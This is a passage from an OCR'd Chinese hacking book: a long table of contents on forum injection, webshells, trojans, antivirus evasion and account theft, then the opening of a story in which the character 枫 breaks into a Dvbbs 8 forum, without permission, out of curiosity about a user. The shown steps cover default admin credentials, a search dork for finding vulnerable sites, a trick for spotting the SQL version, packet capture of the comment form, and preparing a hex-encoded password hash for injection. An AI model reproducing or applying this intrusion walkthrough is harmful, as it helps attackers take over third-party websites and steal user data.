目录

CONTENTS

注：本目录中凡标有 ◎ 的章节均在光盘中有全程配音的教学视频

第一篇 “洞”网之争，论坛谁作主

攻击回放——遗忘引发的攻击 …… 1

一、勘察踩点 …… 2

二、评论带来的机会 …… 2

加油站：搜索使用动网论坛的站点 …… 3

三、高效的手工注入 …… 4

1．嗅探数据 …… 4

2．转换密码 …… 6

3．修改嗅探数据 …… 7

4．提交数据 …… 8

加油站：图形化数据提交工具“Httppost” …… 8

5．修改后台管理员密码 …… 9

四、工具注入攻击 …… 10

加油站：如何使用工具快速入侵Dvbbs7.1动网论坛 …… 12

防守回放——巧妙的伪装补漏 …… 13

一、关闭论坛 …… 13

二、安装论坛补丁 …… 14

三、升级论坛程序 …… 14

攻击回放——悄然潜入 …… 15

一、阴差阳错的攻击 …… 16

二、论坛点券的漏洞 …… 16

加油站：Dvbbs8.1注入漏洞简述 ……17
1．生成交易记录 ……17
2．漏洞测试 ……18
3．注入攻击 ……19
加油站：单引号提交法 ……19
4．破解管理员密码 ……21
加油站：MD5密文破解 ……23

攻击回放——意外的惊喜 …… 24

一、修改文件上传许可 …… 24

二、数据库备份上传 …… 26

三、Dvbbs 8.1后台拿后门新方法 …… 27
加油站：用数据库备份拿Webshell的前提 ……28
1．制作MDB文件 ……28
2．数据库备份获得Webshell ……33
3．访问Webshell ……35
4．下载数据库 ……36
5．留后门 ……37

防守回放 揪马与设权 …… 38

一、SQL注入补漏 …… 39

二、查出服务器中的木马后门 …… 39

第二篇 黑客追踪与反追踪——入侵的教训

攻击回放——FCKeditor上传控制网站 …… 43

一、定位FCKeditor编辑器 …… 44
加油站：FCKeditor简介 ……45

二、检测FCKeditor漏洞 …… 45
加油站：漏洞的第二种检测方式 ……46

三、上传网页后门 …… 47
加油站：漏洞的第二种利用方式 ……47

四、隐蔽的后门 …… 48

五、提权与控制 …… 50

加油站：入侵与提升权限 ……51
加油站：Kaspersky的klif.sys文件权限提升漏洞 ……52

六、小小木马，嗅遍机密 …… 54
加油站：上兴远程控制木马 ……55
1．配置上传上兴木马 ……55
2．远程控制网站服务器 ……56
3．密码大窃取 ……58
加油站：汉字密码的截取 ……60

七、内存搜索，截取隐藏信息 …… 60

防守回放——发现入侵者脚印 …… 61

一、网站漏洞的弥补 …… 61

二、根据事件日志追踪黑客 …… 62

三、木马暴露黑客踪迹 …… 63

攻击回放——黑客的挑战 …… 67

一、攻击前的准备 …… 67

二、扫描网站漏洞 …… 69

三、远程溢出重获控制 …… 70
加油站：如何确认Imail Server ……70

四、教训——擦掉入侵脚印 …… 73
加油站：为什么要关闭“审核策略” ……73

第三篇 黑客的堕落-破解与文档陷阱

防守回放——加密的邮件 …… 79

攻击回放——黑客的灵感 …… 82

一、失败的破解 …… 82

二、溯雪破解邮箱 …… 83
加油站：非弹出式窗口 ……86

CONTENTS

三、代理破邮箱 …… 86
1．GoldenEye设置 ……86
2．破解邮箱 ……88
加油站：非弹出式入口 ……89
3．验证密码 ……90
四、失密邮件导致的破解 …… 90

防守回放——机密数据乎？陷阱乎？ …… 93
一、伪装的机密数据 …… 93
加油站：MS06-027漏洞 ……93
1．简单的DOC捆绑 ……93
2．office系列挂马 ……94
二、双重加密伪装 …… 100
1．设置Word文档密码 ……101
2．PDF文档加密 ……102
3．WinPAP为压缩包设置密码 ……103

攻击回放——最后的破解 …… 104
一、WinRAR压缩包中的秘密 …… 104
1．PAP Password Cracker破解 ……104
2．APPP破解压缩包密码 ……105
加油站：Zip压缩包密码破解 ……107
二、瞬间破解Word密码 …… 107
三、破解PDF密码 …… 109

第四篇 不可能的任务——入侵没上网的电脑

攻击回放——木马侵入内部网络 …… 111
一、突破一切障碍的Byshell …… 112
加油站：SSDT ……112
二、文档中的秘密 …… 115
加油站：MS08-014漏洞简介 ……115
三、奇怪的上线肉鸡 …… 118
1．奇怪的肉鸡IP ……118
2．命令行下的扫描 ……121

加油站：内网中扫描公网IP地址 ……122

防守回放——无懈可击的VPN …… 125

加油站：什么是VPN……125
一、构建VPN网络 …… 125
二、VPN加密保护办公安全 …… 127
1．通过VPN共享资源 ……127
2．通过VPN实现远程打印 ……130

攻击回放——在VPN上打洞 …… 131

一、无线路由的WEP破解 …… 132
1．收集SSID信息 ……132
加油站：什么是SSID……132
2．无线驱动更新 ……135
3．SSID破解 ……136
4．破解无线网络密钥 ……137
二、跳板渗透 …… 138
1．寻找弱口令Serv-U FTP Server ……139
加油站：Serv-U FTP远程溢出漏洞 ……139
2．Serv-U FTP Server 5.0.0.4远程溢出 ……141
三、获取目标文件 …… 142

第五篇 网管与“伪”黑客的QQ争夺战

攻击回放——追查攻击者来源 …… 145

一、隐身，准备攻击 …… 146
二、初试图片木马——受挫 …… 147
加油站：QQ安全中心 ……147
三、甜蜜欺骗——再受挫 …… 148

防守回放——防范QQ木马 …… 152

一、安全中心设置 …… 152
加油站：常见的QQ盗号木马伪装格式 ……153

CONTENTS

二、病毒监视防范盗号木马 …… 153
三、其它安全措施 …… 154
攻击回放——隐蔽的QQ木马 …… 156
一、追捕隐身的QQ用户 …… 156
1．揪出伪黑客的IP地址 ……156
加油站：QQiPPro ……157
2．剥去隐身伪装 ……158
3．盯住伪黑客 ……159
二、完美的欺骗 …… 159
1．隐藏保护IP地址 ……159
加油站：通过代理的QQ掉线后的操作 ……161
2．巧伪装，迷惑伪黑客 ……161
加油站：手工发送伪装IP的几条指令 ……163
三、欺骗运行XLS木马 …… 163
四、WinRAR挂木马的新招 …… 165
1．WinPAP挂马的原理及优点 ……165
加油站：WinPAP压缩包挂马……165
2．挂马的简单测试 ……166
3．自解压挂网页木马 ……168
4．让WinPAP自解压木马更完美 ……169
加油站：自解压文件安全性检查 ……169
防守回放——密码找回 …… 172
攻击回放——社会工程学破解密保 …… 174
一、社会工程学——采集信息 …… 174
二、社会工程学——欺骗 …… 177
三、扩大战果 …… 179
第六篇 渗透与蜜罐——校园网的入侵
攻击回放——控制图书馆 …… 181


一、踩点 …… 181
二、埋下后门 …… 184
三、巧用xls木马提权 …… 186
1．确定网站漏洞 ……186
2．上传xls木马 ……187
3．运行xls提权 ……188
四、MDB溢出提权 …… 188
五、隐藏ASP木马无踪迹 …… 191
1．插入一句话木马代码 ……191
加油站：后门木马的容错 ……192
2．修改网页文件时间 ……192
3．合二为一，图片留后门 ……193
六、让ASP木马躲过杀毒软件查杀 …… 195
1．加密ASP木马 ……195
2．修改ASP木马特征码 ……195
防守回放——查出隐藏的ASP木马后门 …… 196
一、检查常规ASP木马后门 …… 196
二、检查渗透式木马 …… 197
三、揪出最隐蔽的图片木马 …… 198
攻击回放——刺入网站的黑手刃，图书馆网站挂马 …… 199
一、准备内网渗透的木马 …… 199
加油站：炽天使远程控制木马 ……201
二、生成网页木马 …… 201
三、加密免杀的网马代码 …… 202
四、挂马 …… 203
防守回放——网页木马解密 …… 203
一、另存解密网页 …… 204
二、Alert弹出窗口解密代码 …… 206

CONTENTS

加油站：JS加密方式 ……206
三、<xmp>标签再解密 …… 210
四、逆序代码的解密 …… 212
加油站：分析有毒的网页 ……213
五、shellcode的解密 …… 214
攻击回放——渗透教研室 …… 215
一、hijack渗透嗅探 …… 215
1．查获远程网络信息 ……217
2．嗅探子网主机密码 ……217
加油站：其他密码的嗅探 ……218
二、端口转发 …… 219
三、代理连接 …… 221
防守回放——蜜罐诱人 …… 224
加油站：“蜜罐”技术 ……224
一、下套诱捕 …… 224
二、监控攻击者 …… 226
加油站：时刻监控“蜜罐” ……227

第1篇

“洞”网之争
论坛谁作主



日出与日落总在重复，在这个很普通的日子里，某个普通的论坛，正上演着一场黑客与网管的论坛争夺战。

黑客攻击论坛的理由，只不过是一时的好奇；而管理员保护论坛的目的，则不言而喻……



攻击回放——遗忘引发的攻击

“……左手写着你的名字，右手刻着忘记，让我试着去学会……

遗忘总比忘记好，这样的记忆即使上面覆盖了尘土，擦完后还是完整的，所以要试着遗忘……”

“遗忘和忘记有多少区别？”枫看着论坛上的帖子，觉得发帖者真是无聊。不过无意间看见了发帖人的用户名——

“雪？呵，好像是一个MM？”枫立刻提起了兴趣，“嗯，看起来应该是个多愁善感的MM，不知道是不是一个美女？”

枫点击了雪的用户名，试图查看雪在论坛中注册的身份资料，不过论坛禁止了枫的过客身份，权限不足无法查看资料。枫随便注册了一个会员身份登录上论坛，发现论坛设置得很BT，会员身份居然也无法查看到用户的注册资料。

“那就到管理页面去看看她的资料吧！”精于黑客攻击技术的枫，打算直接进到论坛的管理页面中瞧瞧。

——于是，一个普通的论坛，因为一个无意的网络闲逛者想要查看某MM的资料，遭受了一场意外的入侵。

一 勘察踩点

枫先仔细地查看分析了一下论坛的结构。看来论坛的管理者没有太在意隐藏论坛使用的系统，在论坛首页上看到了“Powered By Dvbbs Version 8.0.0”的字符（图1），很明显这是一个最新版本的动网论坛系统。




图1 查看论坛版本

动网论坛系统有一个默认管理员密码，如果管理员疏忽的话，很可能没有对它进行修改，可以先用这个密码来尝试登录论坛的后台管理页面。这个方法虽然简单却很有效，很多动网论坛都有这样的漏洞，枫曾用它进入过的大大小小的动网论坛也不在少数了。

枫在论坛首页地址后面加上了管理员登录页面链接“admin_index.asp”，浏览器打开了链接：

http://www.yl**.com/bbs/admin_index.asp

在该页面中输入用户名“admin”，密码“admin888”（图2），回车登录。很可惜，提示密码出错，看来此路不通，枫得另辟途径。




图2 默认用户名密码登录

二 评论带来的机会

在退出后台登录页面时，枫留意到了上面有“动网先锋论坛SQL 版8.0.0”这几个标志，很显然，这是一个使用SQL数据库的动网Dvbbs8论坛。枫想起了前段时间发现的Dvbbs8论

坛注入漏洞，正好籍此机会利用这个漏洞来攻击！

Dvbbs8动网论坛的这个SQL注入漏洞，主要是由于论坛发帖回复评论时，对用户提交的帖子数据未进行严格的过滤。因此，可以在提交数据中加入SQL语句，从而修改论坛管理员的账号密码，进而控制整个论坛。

枫以前进行攻击测试时，由于目前的许多动网论坛网站还未堵上此漏洞，因此攻击成功率非常高。

【加油站】搜索使用动网论坛的站点

可以利用Google或百度等，搜索出存在此漏洞的Dvbbs8动网论坛。搜索的方法比较简单，直接在百度或Google中搜索关键词“powered by Dvbbs Version 8.0.0”，即可查找到大量使用动网论坛Dvbbs8的站点（图3）。



图3 大量可能存在漏洞的站点

查找到Dvbbs8动网论坛后，并不是所有Dvbbs8动网论坛都能成功攻击的，一般只有SQL数据库的Dvbbs8动网论坛，才可在提交数据中加入和执行SQL语句；而使用Access数据库的论坛很难构造攻击语句。

由于在漏洞利用过程中，修改提交数据中是使用SQL语句进行攻击的，因此只有SQL版的Dvbbs8动网论坛才能利用此漏洞攻击成功。

一般来说，SQL版的Dvbbs8论坛，其后台登录页面上通常有“动网先锋论坛SQL 版8.0.0”的字符串标识（图4）。只要查看后台登录页面，通过此字符串，就可以确定论坛的数据库版本。




图4 通过后台页面判断数据库版本

不过许多论坛为了避免攻击，通常都会将自己论坛首页及后台上的数据库版本或相关的标识字符串进行修改或删除，因此不显示相应的数据库版本信息，或者显示的是错误的数据库版本。

枫碰到的这个论坛就没有任何数据库信息提示。怎么确定论坛是否采用SQL版数据库呢？枫使用了一个小技巧来判断论坛的数据库版本：

在SQL数据库版本的Dvbbs8动网论坛源码文件目录中，有一个名为“data”的文件夹，其下有一个名为“DvSQLLOG.mdb”的文件，该文件是用来记录SQL语句执行记录的。要检测某个Dvbbs8动网论坛究竟是SQL版还是Access版，可在论坛网址后加上“data/DvSQLLOG.mdb”进行检测。

例如论坛网址为“http://www.xx.com/index.asp”，那么可提交链接为：

http://www.xx.com/data/DvSQLLOG.mdb

回车后，如果能够下载该数据库文件，那么说明该论坛为SQL版本（图5）。如果该论坛未打最新的补丁的话，那么就可以成功入侵此论坛了。




图5 下载SQL记录数据库

三 高效的手工注入

枫决定手工利用SQL版Dvbbs8动网论坛ODay进行入侵，虽然手工注入SQL语句的方法比较麻烦，但只要了解了漏洞入侵原理后，成功率远比工具入侵高得多。

1. 嗅探数据

枫在IE中打开此论坛网页，用刚才注册的账号登录论坛，随便打开某个帖子。点击帖子右下角处的“点击发表评论”链接（图6），输入任意内容，点击“发表评论”按钮，即可提交评论。




图6 发表评论

枫没有立即发表评论，因为在发表评论前，需要先运行抓包工具，以便抓取发表评论时提交的数据，然后才能开始入侵攻击。

枫常用的抓包工具是WSockExpert，依然使用此工具进行入侵。关闭其它无关的IE浏览器窗口，运行WSockExpert，点击工具栏上的“打开”按钮，弹出进程选择对话框。在对话框中找到“IEXPLORE.EXE”（图7），点击“打开”按钮，返回程序主界面窗口中，即可自动监听抓取IE浏览器提交的数据了。



图7 指定嗅探IE

切换回IE浏览器，在网页中点击“发表评论”按钮，发表评论成功后，再返回WSockExpert窗口中，就可以看到嗅探到的数据包了（图8）。




图8 嗅探到数据

在WSockExpert窗口中，可看到“信息包”栏为“POST /Appraise.asp”数据记录（一般为开始第一行数据信息）。打开“记事本”程序，复制此条数据记录下方的详细窗口内所有字符串，粘贴到记事本窗口中（图9）。




图9 复制嗅探到的数据

2. 转换密码

枫上网随便找了一个MD5加密解密站点（http://md5.mmkey.com/），在页面中的“输入待转换值：”处输入了“123456”（图10）。然后点击“转换”按钮，在下方的“中间16位结果”中，可以看到16位的MD5散列加密字符串为“49ba59abbe56e057”（图11）。




图10 转换MD5加密




图11 加密字符串

运行“小葵多功能转换工具”，将“49ba59abbe56e057”粘贴到“要转的”输入框中，然后点击“给我转”按钮，即可以看到各种编码转换结果了。复制其中的“SQL_En”字符，内容如下：

0x3400390062006100350039006100620062006500350036006500300035003700D00A00

